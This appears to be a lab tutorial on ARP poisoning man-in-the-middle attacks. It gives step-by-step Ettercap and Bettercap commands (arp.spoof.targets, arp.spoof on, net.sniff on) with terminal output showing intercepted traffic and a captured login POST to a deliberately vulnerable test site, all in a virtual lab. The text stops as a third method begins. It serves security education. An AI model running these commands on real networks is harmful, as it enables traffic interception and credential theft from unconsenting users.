
- Now click on your target ip and add it on “**Add to Target 1**”




- Select your gateway ip address and add it on “**Add on Target 2**”




- Now click on **MITM** menu and then click on **ARP Poisoning**



- Click on ok



- Now go to target machine and open browser



login page Home of Acunetix Art +

Not secure testphp.vulnweb.com

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

welcome to our page

Test site for Acunetix WVS.

About Us | Privacy Policy | Contact Us | Shop | HTTP Parameter Pollution | ©2010 Acunetix Ltd

Warning This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

- Enter Credentials here

login page +

Not secure testphp.vulnweb.com/login.php

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

If you are already registered please enter your login information below:


Username:
Password:

You can also [signup here](#).
Signup disabled. Please use the username **test** and the password **test**.


About Us | Privacy Policy | Contact Us | ©2010 Acunetix Ltd

Warning This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.





- Back to the Ettercap
- Here , Ettercap capture the username and password




2. Perform ARP Poisoning Using Bettercap

Bettercap is a modern, powerful, and flexible tool designed for MITM attacks, network sniffing, traffic manipulation, credential harvesting, and network protocol analysis.

How to use it - :


- Open Kali linux and open terminal
- And type bettercap



The screenshot shows a terminal window titled "Kali [Running] - Oracle VirtualBox". The terminal is running as root on the command line. The user has typed "bettercap -iface eth0" and the output shows that bettercap version v2.33.0 has started a gateway monitor on port 1234. The terminal window is set against a background of a Kali Linux logo.

```
[root@Kali-[/home/aniket]
# bettercap -iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]
192.168.157.0/24 > 192.168.157.192 » [11:27:58] [sys.log] [inf] gateway monitor started ...
192.168.157.0/24 > 192.168.157.192 » [
```


- Type **net.recon on** – to scan devices in network



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
[root@Kali :~]# bettercap -iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]
192.168.157.0/24 > 192.168.157.192 » [11:27:58] [sys.log] [inf] gateway monitor started ...
192.168.157.0/24 > 192.168.157.192 » net.recon on [ ]
```

31°C Sunny 11:29:20 26-04-2025

- Used **net.show --** to display devices in network



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali :~]# bettercap -iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]
192.168.157.0/24 > 192.168.157.192 » [16:49:27] [sys.log] [inf] gateway monitor started ...
192.168.157.0/24 > 192.168.157.192 » net.recon on
192.168.157.0/24 > 192.168.157.192 » [16:50:48] [endpoint.new] endpoint 192.168.157.182 detected as 08:00:27:46:c1:80 (PCS Systemtechnik GmbH).
192.168.157.0/24 > 192.168.157.192 » [16:50:54] [endpoint.new] endpoint 192.168.157.42 detected as 08:00:27:2d:e5:e9 (PCS Systemtechnik GmbH).
192.168.157.0/24 > 192.168.157.192 » [16:51:02] [endpoint.lost] endpoint 192.168.157.182 08:00:27:46:c1:80 (PCS Systemtechnik GmbH) lost.
192.168.157.0/24 > 192.168.157.192 » [16:51:10] [endpoint.new] endpoint 192.168.157.182 detected as 08:00:27:46:c1:80 (PCS Systemtechnik GmbH).
192.168.157.0/24 > 192.168.157.192 » [16:51:29] [endpoint.lost] endpoint 192.168.157.42 08:00:27:2d:e5:e9 (PCS Systemtechnik GmbH) lost.
192.168.157.0/24 > 192.168.157.192 » net.sho[16:51:32] [endpoint.new] endpoint 192.168.157.42 detected as 08:00:27:2d:e5:e9 (PCS Systemtechnik GmbH).
192.168.157.0/24 > 192.168.157.192 » net.sho[16:51:35] [endpoint.lost] endpoint 192.168.157.182 08:00:27:46:c1:80 (PCS Systemtechnik GmbH) lost.
192.168.157.0/24 > 192.168.157.192 » [ ]
```

IP	MAC	Name	Vendor	Sent	Recv	Seen
192.168.157.192	08:00:27:28:75:f6	eth0	PCS Systemtechnik GmbH	0 B	0 B	16:49:26
192.168.157.78	9e:83:a8:35:d7:25	gateway		4.6 kB	2.6 kB	16:49:37
192.168.157.42	08:00:27:2d:e5:e9		PCS Systemtechnik GmbH	18 kB	0 B	16:51:32

↑ 0 B / ↓ 52 kB / 349 pkts
192.168.157.0/24 > 192.168.157.192 » []

38°C Mostly sunny 17:03:48 26-04-2025

- Now set a target

Command :- set arp.spoof.targets <target ip >

```

root@Kali:~/home/aniket# bettercap -iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.157.0/24 > 192.168.157.192 » [17:01:27] [sys.log] [inf] gateway monitor started ...
192.168.157.0/24 > 192.168.157.192 » net.recon on
192.168.157.0/24 > 192.168.157.192 » [17:01:40] [endpoint.new] endpoint 192.168.157.42 detected as 08:00:27:2d:e5:e9 (PCS Systemtechnik GmbH).
192.168.157.0/24 > 192.168.157.192 » [17:01:40] [endpoint.new] endpoint 192.168.157.254 detected as 2c:3b:70:9c:e4:a7 (AzureWave Technology Inc.).
192.168.157.0/24 > 192.168.157.192 » net.show



| IP              | MAC               | Name    | Vendor                    | Sent   | Recv   | Seen            |
|-----------------|-------------------|---------|---------------------------|--------|--------|-----------------|
| 192.168.157.192 | 08:00:27:28:75:f4 | eth0    | PCS Systemtechnik GmbH    | 0 B    | 0 B    | 17:01:27        |
| 192.168.157.78  | 9e:83:48:35:d7:25 | gateway |                           | 523 B  | 523 B  | 17:01:27        |
| 192.168.157.42  | 08:00:27:2d:e5:e9 |         | PCS Systemtechnik GmbH    | 1.8 kB | 1.8 kB | <b>17:01:45</b> |
| 192.168.157.254 | 2c:3b:70:9c:e4:a7 |         | AzureWave Technology Inc. | 1.8 kB | 1.8 kB | <b>17:01:44</b> |



↑ 0 B / ↓ 8.4 kB / 90 pkts

192.168.157.0/24 > 192.168.157.192 » set arp.spoof.targets 192.168.157.254
192.168.157.0/24 > 192.168.157.192 »

```

- Then start arp.spoof on

```

root@Kali:~/home/aniket# bettercap -iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.157.0/24 > 192.168.157.192 » [17:01:40] [endpoint.new] endpoint 192.168.157.254 detected as 2c:3b:70:9c:e4:a7 (AzureWave Technology Inc.).
192.168.157.0/24 > 192.168.157.192 » net.show



| IP              | MAC               | Name    | Vendor                    | Sent   | Recv   | Seen            |
|-----------------|-------------------|---------|---------------------------|--------|--------|-----------------|
| 192.168.157.192 | 08:00:27:28:75:f4 | eth0    | PCS Systemtechnik GmbH    | 0 B    | 0 B    | 17:01:27        |
| 192.168.157.78  | 9e:83:48:35:d7:25 | gateway |                           | 523 B  | 523 B  | 17:01:27        |
| 192.168.157.42  | 08:00:27:2d:e5:e9 |         | PCS Systemtechnik GmbH    | 1.8 kB | 1.8 kB | <b>17:01:45</b> |
| 192.168.157.254 | 2c:3b:70:9c:e4:a7 |         | AzureWave Technology Inc. | 1.8 kB | 1.8 kB | <b>17:01:44</b> |




↑ 0 B / ↓ 8.4 kB / 90 pkts

192.168.157.0/24 > 192.168.157.192 » set arp.spoof.targets 192.168.157.254
192.168.157.0/24 > 192.168.157.192 » arp.spoof on
192.168.157.0/24 > 192.168.157.192 » [17:02:18] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.157.0/24 > 192.168.157.192 » [17:05:48] [endpoint.new] endpoint 192.168.157.182 detected as 08:00:27:46:c1:80 (PCS Systemtechnik GmbH).
192.168.157.0/24 > 192.168.157.192 » [17:05:58] [endpoint.lost] endpoint 192.168.157.182 08:00:27:46:c1:80 (PCS Systemtechnik GmbH) lost.
192.168.157.0/24 > 192.168.157.192 » net.sniff on
192.168.157.0/24 > 192.168.157.192 » [17:06:17] [net.sniff.https] sni 192.168.157.254 > https://stream-production.avcdn.net
192.168.157.0/24 > 192.168.157.192 » [17:06:17] [net.sniff.https] sni 192.168.157.254 > https://stream-production.avcdn.net
192.168.157.0/24 > 192.168.157.192 » [17:06:21] [net.sniff.https] sni 192.168.157.254 > https://pcdn.brave.com
192.168.157.0/24 > 192.168.157.192 » [17:06:21] [net.sniff.https] sni 192.168.157.254 > https://pcdn.brave.com
192.168.157.0/24 > 192.168.157.192 » [17:06:22] [net.sniff.https] sni 192.168.157.254 > https://search.brave.com
192.168.157.0/24 > 192.168.157.192 » [17:06:22] [net.sniff.https] sni 192.168.157.254 > https://search.brave.com
192.168.157.0/24 > 192.168.157.192 » [17:06:25] [net.sniff.http.request] http 192.168.157.254 GET testphp.vulnweb.com/
192.168.157.0/24 > 192.168.157.192 » [17:06:25] [net.sniff.http.request] http 192.168.157.254 GET testphp.vulnweb.com/
192.168.157.0/24 > 192.168.157.192 » [17:06:27] [net.sniff.http.request] http 192.168.157.254 GET testphp.vulnweb.com/Login.php
192.168.157.0/24 > 192.168.157.192 » [17:06:27] [net.sniff.http.request] http 192.168.157.254 GET testphp.vulnweb.com/Login.php
192.168.157.0/24 > 192.168.157.192 » [17:06:28] [net.sniff.https] sni 192.168.157.254 > https://analytics/apis.mcafee.com
192.168.157.0/24 > 192.168.157.192 » [17:06:28] [net.sniff.https] sni 192.168.157.254 > https://analytics/apis.mcafee.com

```

- Now go to target machine and used browser
- Add username and password



- Back to the kali linux
 - Here, it capture the username and passwords

Kali [Running] - Oracle VirtualBox

File View Input Devices Help 1 2 3 4 ↻ 17:06

File Actions Edit View Help

root@Kali: /home/aniket

```
Host: testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-Gpc: 1
Content-Length: 27
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept-Language: en-US,en;q=0.6
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate
Connection: keep-alive

uname=aniket&pass=aniket555
```

192.168.157.0/24 > 192.168.157.192 » [17:06:34] [net.sniff.http.request] http 192.168.157.254 POST testphp.vulnweb.com/userinfo.php

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Connection: keep-alive
Origin: http://testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Referer: http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-Gpc: 1
Content-Length: 27
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate

uname=aniket&pass=aniket555
```


192.168.157.0/24 > 192.168.157.192 » [17:06:34] [net.sniff.http.request] http 192.168.157.254 GET testphp.vulnweb.com/login.php
192.168.157.0/24 > 192.168.157.192 » [17:06:34] [net.sniff.http.request] http 192.168.157.254 GET testphp.vulnweb.com/login.php
192.168.157.0/24 > 192.168.157.192 » [17:06:34] [net.sniff.http.request] http 192.168.157.254 GET testphp.vulnweb.com/login.php

3. Perform ARP Poisoning Using Arp Spoofing

ARP spoofing (also called **ARP poisoning**) is a technique used in **Man-in-the-Middle (MITM) attacks** where the attacker tricks devices on a local network into thinking that their device (attacker's device) is the trusted one (like the router or another device).

